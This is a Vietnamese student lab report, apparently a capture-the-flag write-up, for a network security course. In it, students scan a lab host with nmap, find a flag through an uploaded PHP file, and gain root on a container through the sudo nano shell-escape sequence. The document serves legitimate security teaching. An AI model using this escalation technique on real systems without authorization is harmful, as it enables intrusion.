BÁO CÁO BÀI TẬP

Môn học: Thực hành An toàn mạng máy tính

Tên chủ đề: Lab06: Write up

GVHD: Tô Trọng Nghĩa

Nhóm: Newbie

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N11.ATCL.2

STT	Họ và tên	MSSV	Email
1	Trần Đại Dương	20521226	20521226@gm.uit.edu.vn
2	Trần Minh Đạt	20521178	20521178@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Challenge 1	100%
2	Challenge 2	100%
3	Challenge 3	0%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

1) Challenge 1


Sử dụng lệnh nmap để scan các port đang mở của trang web có địa chỉ IP là 10.102.11.250. Có kết quả sau:




Đăng nhập vào trang web có địa chỉ IP là 10.102.11.250 với port là 8080.



Kéo xuống em thấy có file tên "upload_221221010631.php", bấm vào có kết quả sau:




Chúng em thấy có đường dẫn liên kết tới 1 file.txt, tiếp đến kết nối vào đường dẫn 10.102.11.250:8080/< tên file.txt> ta tìm ra được flag:




2) Challenge 2

Khi nmap ở challenge 1, chúng em thấy có cổng 22 là theo dịch vụ SSH, tuy nhiên khi kết nối lại thất bại, vì vậy chúng em thử vào các port khác, và port 2222 là port chúng em kết nối thành công.



Ta dùng lệnh sudo visudo để xem rằng có bao nhiêu tài khoản user của hệ thống này:



Từ kết quả trên ta thấy được rằng, hệ thống có 2 tài khoản user là “root” và “chall2”

Ta sẽ nhập lệnh "sudo -l" để xem đặc quyền của user "chall2" khi dùng binary command là gì

```
chall2@a8ded8514b01:~$ sudo -l
Matching Defaults entries for chall2 on a8ded8514b01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User chall2 may run the following commands on a8ded8514b01:
    (ALL : ALL) ALL
    (ALL) /bin/nano
```

Từ kết quả trên chúng em hiểu được user "chall2" có thể chạy binary program "nano" trên bất kỳ các path.

Tiếp đến thực hiện phương pháp leo thang đặc quyền trong Linux (Linux Privilege Escalation) bằng các câu lệnh và thao tác:

- sudo nano
- Ctrl-R → Ctrl-X
- reset; sh 1>&0 2>&0

```
Command to execute: reset; sh 1>&0 2>&0# dir
a.sh  nano.save    nano.save.2  nano.save.4  nano.save.6  sudoers  test.save
bash  nano.save.1  nano.save.3  nano.save.5  nano.save.7  tester   test.save.1
#
```


Từ đó ta đã được chuyển sang sỡ hữu tài khoản "root".

```
# whoami
root
```

Tiếp đến ta sẽ chuyển qua hệ thống chứa các file, nhận thấy rằng có 1 thư mục tên "root"

```
total 96
drwxr-xr-x   1 root root 4096 Dec 20 07:05 .
drwxr-xr-x   1 root root 4096 Dec 20 07:05 ..
-rwxr-xr-x   1 root root    0 Dec  7 04:04 .dockerenv
drwxr-xr-x   1 root root 4096 Dec 20 06:58 bin
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x   5 root root  340 Dec  7 04:04 dev
-rwxrwxr-x   1 root root   57 Dec  6 00:48 entrypoint.sh
drwxr-xr-x   1 root root 4096 Dec 22 03:31 etc
drwxr-xr-x   1 root root 4096 Dec 21 20:55 home
drwxr-xr-x   1 root root 4096 Dec  7 04:03 lib
drwxr-xr-x   2 root root 4096 Oct 19 19:28 lib64
drwxr-xr-x   2 root root 4096 Oct 19 19:28 media
drwxr-xr-x   2 root root 4096 Oct 19 19:28 mnt
drwxr-xr-x   1 root root 4096 Dec 20 08:18 opt
dr-xr-xr-x 273 root root    0 Dec  7 04:04 proc
drwx------   1 root root 4096 Dec 21 14:14 root
drwxr-xr-x   1 root root 4096 Dec 22 09:18 run
drwxr-xr-x   1 root root 4096 Dec  7 04:03 sbin
drwxr-xr-x   2 root root 4096 Oct 19 19:28 srv
dr-xr-xr-x  13 root root    0 Dec  7 04:04 sys
drwxrwxrwt   1 root root 4096 Dec 20 12:15 tmp
drwxr-xr-x   1 root root 4096 Oct 19 19:28 usr
drwxr-xr-x   1 root root 4096 Oct 19 19:28 var
```

Vào thư mục ta thấy có 1 file dạng ".flag.text", từ đó tìm ra được flag challenge2.



3) Challenge 3

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT